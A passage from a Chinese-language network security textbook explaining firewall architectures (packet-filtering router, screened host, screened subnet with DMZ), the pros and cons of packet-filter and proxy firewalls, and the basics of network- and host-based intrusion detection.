尽管这种防火墙系统有价格低和易于使用的优点,但也存在缺点,如配置不当的路由器可能受到攻击,以及利用数据包通过服务和系统允许的操作进行攻击等。由于允许在内部和外部系统之间直接交换数据包,因此攻击面可能会扩展到所有主机和路由器所允许的全部服务上。另外,如果有一个包过滤路由器被渗透,则内部网络上的所有系统都可能会受到损害。

2. 屏蔽主机防火墙

屏蔽主机防火墙系统采用了包过滤路由器和堡垒主机,其结构如图 2.2.2 所示。这个防火墙系统提供的安全等级比包过滤路由器要高,因为它实现了网络层安全(包过滤)和应用层安全(代理服务),所以入侵者在破坏内部网络的安全性之前,必须首先渗透两种不同的安全系统。




图 2.2.1 包过滤路由器防火墙




图 2.2.2 屏蔽主机防火墙(单堡垒主机)

在这种防火墙系统中,堡垒主机配置在内部网络上,而包过滤路由器则放置在内部网络和外部网络之间。在路由器上进行规则配置,使得外部系统只能访问堡垒主机,去往内部系统上其他主机的信息全部被阻塞。由于内部主机与堡垒主机处于同一个网络,内部系统是允许直接访问外部网络还是要求使用堡垒主机上的代理服务来访问外部网络,全部由安全策略来决定。对路由器的过滤规则进行配置,使得其只接收来自堡垒主机的内部数据包,并强制内部用户使用代理服务。

用双宿堡垒主机可以构造更加安全的防火墙系统,如图 2.2.3 所示。这种物理结构强行将让所有去往内部网络的信息经过堡垒主机,由于堡垒主机是唯一能从外部网络直接访问的内部系统,因此有可能受到攻击的主机就只有堡垒主机本身。但是,如果允许用户注册




图 2.2.3 屏蔽主机防火墙(双宿堡垒主机)

到堡垒主机,那么整个内部网络上的主机都会受到攻击的威胁。牢固可靠、避免被渗透和不允许用户注册对堡垒主机来说是至关重要的。

3. 屏蔽子网防火墙

屏蔽子网防火墙采用了两个包过滤路由器和一个堡垒主机,如图 2.2.4 所示。这个防火墙系统建立的是最安全的防火墙系统,因为在定义了“非军事区”(DMZ)网络后,它支持网络层和应用层安全功能。网络管理员将堡垒主机、信息服务器、Modem 组以及其他公用服务器放在 DMZ 网络中。通过 DMZ 网络直接进行信息传输是严格禁止的。




图 224 屏蔽子网防火墙

外部路由器用于防范通常的外部攻击(如源地址欺骗和源路由攻击),并管理外部网络到 DMZ 网络的访问。它只允许外部系统访问堡垒主机。内部路由器则提供第二层防御,只接收来自堡垒主机的数据包,负责管理 DMZ 到内部网络的访问。

部署屏蔽子网防火墙系统有如下好处:入侵者必须突破外部路由器、堡垒主机和内部路由器 3 个不同的设备才能侵袭内部网络。由于外部路由器只能向外部网络通告 DMZ 网络的存在,这样网络管理员就可以保证内部网络是“不可见”的;由于内部路由器只向内部网络通告 DMZ 网络的存在,内部网络上的系统不能直接通往外部网络,这样就保证了内部网络上的用户必须通过驻留在堡垒主机上的代理服务才能访问外部网络。

2.2.2 包过滤防火墙

包过滤防火墙工作在 OSI 网络参考模型的网络层和传输层,它根据数据包报头的源地址、目的地址、端口号和协议类型等标志确定数据流是否允许通过,其结构如图 2.2.5 所示。




图 225 包过滤防火墙结构

包过滤是一种网络安全保护机制,用来控制进出网络的数据流。通过控制存在于某一网段的数据流类型,包过滤技术可以限定存在于某一网段的服务内容。不符合网络安全的服务将被严格限制。基于包中的协议类型和字段值,过滤路由器能够区分数据流量。

包过滤技术的优点如下：

- 一个独立的、网络位置适当的包过滤路由器有助于保护整个网络。如果仅有一个路由器连接内部与外部网络，不论内部网络大小、拓扑结构如何，通过单个路由器进行数据包过滤，在网络安全保护上都会取得较好的效果。
- 数据包过滤对用户透明。不同于代理技术，数据包过滤不要求任何自定义配置，也不要求用户进行任何特殊学习。较强的“透明度”是包过滤技术的一大优势。
- 过滤速度快、效率高。较代理技术而言，包过滤技术只检查报头的相应字段，一般不查看数据包的内容，且核心部分是由硬件实现的，故转发速度快、效率高。

包过滤技术的缺点如下：

- 不能彻底防止地址欺骗。大多数包过滤技术都是基于源 IP 地址、目的 IP 地址而进行过滤的。而 IP 地址的伪造是很容易、很普遍的，即使按 MAC 地址进行绑定也是不可信的。对于一些安全性要求较高的网络，包过滤技术无法满足要求。
- 部分应用协议不适合于数据包过滤。RPC、X-Window 和 FTP 等应用协议无法适用于包过滤技术。服务代理和 HTTP 链接，也会削弱基于源地址和源端口的过滤功能。
- 数据包过滤技术无法执行某些安全策略。数据包过滤技术所提供的信息不能完全满足人们对安全策略的需求，不能强行限制特殊的用户。同样，当通过端口号对高级协议强行进行限制时，恶意的知情者能够很容易地破坏这种控制。

从以上分析可以看出，包过滤防火墙技术虽然能确保一定的安全保护，但是作为第一代防火墙技术，本身存在较多缺陷，不能提供较高的安全性。在实际应用中，很少把包过滤技术当作单独的安全解决方案，而是通常把它与其他防火墙技术捆绑使用。

2.2.3　代理防火墙

代理防火墙是一种较新型的防火墙技术，其特点是完全“阻隔”了网络数据流，通过对每种应用服务编制专门的代理程序，实现监视和控制应用层数据流的功能。它分为应用层网关和电路层网关。

代理防火墙工作于应用层，且针对特定的应用层协议。代理防火墙通过软件方式获取应用层通信流量，并在用户层和应用协议层提供访问控制，保持所有应用程序的使用记录。记录和控制所有进出流量的能力是应用层网关的主要优点之一。

如图 2.2.6 所示，代理服务器作为内部网络客户端的服务器拦截住所有要求，也向客户端转发响应。代理客户(proxy client)负责代表内部客户端向外部服务器发出请求，当然也向代理服务器转发响应。当某用户想和一个运行代理的网络建立联系时，应用层网关会阻塞这个连接，然后对连接请求的各个域进行检查。如果此连接请求符合预定的安全策略或规则，代理防火墙便会在用户和服务器之间建立一个“桥”，从而保证其通信。对不符合预定的安全规则的，则阻塞或抛弃。

另一种类型的代理技术称为电路层网关(circuit gateway)。在电路层网关中，包被提交至用户应用层处理。电路层网关用来在两个通信端之间转换包，如图 2.2.7 所示。

电路层网关是建立应用层网关的一个更加灵活的方法。在电路层网关中，特殊的客户机软件可能要安装，用户需要一个用户接口来相互作用。




图 2.26　应用层网关代理技术




图 2.27　电路层网关代理技术

代理防火墙技术的优点如下：

- 代理技术易于配置。由于是软件，所以代理技术较过滤路由器更易配置。如果代理技术实现得好，则对配置协议的要求可以低一些，从而避免了配置错误。
- 代理技术能生成各项记录。代理工作在应用层，它检查各项数据，所以可以生成各项日志、记录。这些日志、记录对于流量分析、安全检验是十分重要的。
- 代理技术能灵活地控制进出流量。通过采取一定的措施，按照一定的规则，可以借助代理技术实现一整套的安全策略。
- 代理技术能过滤数据内容。可以把一些过滤规则应用于代理技术，让它实现文本过滤、图像过滤、预防病毒或扫描病毒等功能。
- 代理技术能为用户提供透明的加密机制。代理技术能够完成加解密的功能，从而确保数据的机密性，这点在虚拟专用网中特别重要。
- 代理技术可以方便地与其他安全手段集成。目前安全问题解决方案很多，如认证(authentication)、授权(authorization)、账号(accouting)、数据加密、安全协议(SSL)

等。如果联合使用代理技术与这些手段,将大大地增加网络安全性。

代理防火墙技术的缺点如下:

- 代理技术速度较路由器慢。路由器只是简单检查 TCP/IP 报头特定的几个域,不做详细分析、记录。而代理工作于应用层,要检查数据包的内容,按特定的应用协议(如 HTTP)进行审查、扫描数据包内容,进行代理(转发请求或响应),速度较慢。
- 代理技术对用户不透明。许多代理技术要求用户安装特定客户端软件,这给用户增加了不透明度。安装和配置特定的应用程序既耗费时间,又容易出错。
- 代理服务不能保证免受所有协议弱点的限制。作为一个安全问题的解决方法,代理技术取决于对协议中哪些是安全操作的判断能力。每个应用层协议,都或多或少地存在一些安全问题,对于一个代理服务器来说,要彻底避免这些安全隐患几乎是不可能的,除非关掉这些服务。
- 代理技术不能改进底层协议的安全性。因为代理工作在 TCP/IP 之上,属于应用层,所以它不能改善底层通信协议的能力,如 IP 欺骗、SYN 泛滥、伪造 ICMP 消息和一些拒绝服务攻击,而这些方面对于网络的健壮性是相当重要的。

2.3 入侵检测

据统计,全球 80%以上的入侵来自于网络内部。由于性能的限制,防火墙通常不能提供实时的入侵检测能力,对于来自于内部网络的攻击,防火墙形同虚设。入侵检测是对防火墙极其有益的补充。入侵检测系统能在入侵攻击对系统发生危害前检测到入侵攻击,并利用报警与防护系统驱逐入侵攻击。在入侵攻击过程中,能减少入侵攻击所造成的损失。在被入侵攻击后,收集入侵攻击的相关信息,作为防范系统的知识添加到知识库内,增强系统的防范能力,避免系统再次受到入侵。在不影响网络性能的情况下对网络进行监听,从而提供对内部攻击、外部攻击和误操作的实时保护,大大提高了网络的安全性。

2.3.1 入侵检测技术分类

入侵检测是从计算机网络或计算机系统中的若干关键点搜集信息并对其进行分析,从中发现网络或系统中是否存在违反安全策略的行为和遭到袭击的迹象的一种机制。入侵检测系统使用入侵检测技术对网络与系统进行监视,并根据监视结果采取不同的安全动作,从而最大限度地降低可能的入侵危害。经过几年的发展,入侵检测产品步入快速的成长期。

2.3.1.1 基于网络的入侵检测

基于网络的入侵检测产品(NIDS)放置在比较重要的网段内,不停地监视网段中的各种数据包,对数据包进行特征分析。如果数据包与内置的某些规则吻合,入侵检测系统就会发出警报甚至直接切断网络连接。目前,大部分入侵检测产品是基于网络的。值得一提的是,在网络入侵检测系统中,有多个久负盛名的开放源码软件,如 Snort、NFR、Shadow 等。

网络入侵检测系统的优点如下:

- 网络入侵检测系统能够检测来自网络的攻击,特别是越权的非法访问。
- 不需要改变服务器等主机的配置,不占用过多的系统资源,不影响业务系统的性能。

- 发生故障不会影响正常业务的运行，部署一个网络入侵检测系统的风险比主机入侵检测系统的风险少得多。

网络入侵检测系统的缺点如下：

- 网络入侵检测系统只检查直接连接网段的通信，不能检测在不同网段的网络包。在使用交换以太网的环境中会出现监测范围的局限。而安装多台网络入侵检测系统的传感器会使部署整个系统的成本大大增加。
- 网络入侵检测系统为了性能目标通常采用特征检测的方法，它可以检测出普通的一些攻击，而很难实现一些复杂的需要大量计算与分析时间的攻击检测。
- 网络入侵检测系统可能会将大量的数据传回分析系统中。在一些系统中监听特定的数据包会产生大量的分析数据流量。这样的系统中的传感器协同工作能力较弱。
- 网络入侵检测系统处理加密的会话过程比较困难，目前，通过加密通道的攻击尚不多，但随着 IPv6 的普及，这个问题会越来越突出。

2.3.1.2 基于主机的入侵检测

基于主机的入侵检测产品(HIDS)通常是安装在被重点监测的主机上，对该主机的网络连接以及系统审计日志进行智能分析和判断。如果其中主体活动十分可疑，入侵检测系统就会采取相应措施。

主机入侵检测系统的优点：

- 主机入侵检测系统与网络入侵检测系统相比通常能够提供更详尽的相关信息。
- 主机入侵检测系统通常情况下比网络入侵检测系统误报率低，因为检测主机上运行的命令序列比检测网络流更简单，系统的复杂性也少得多。

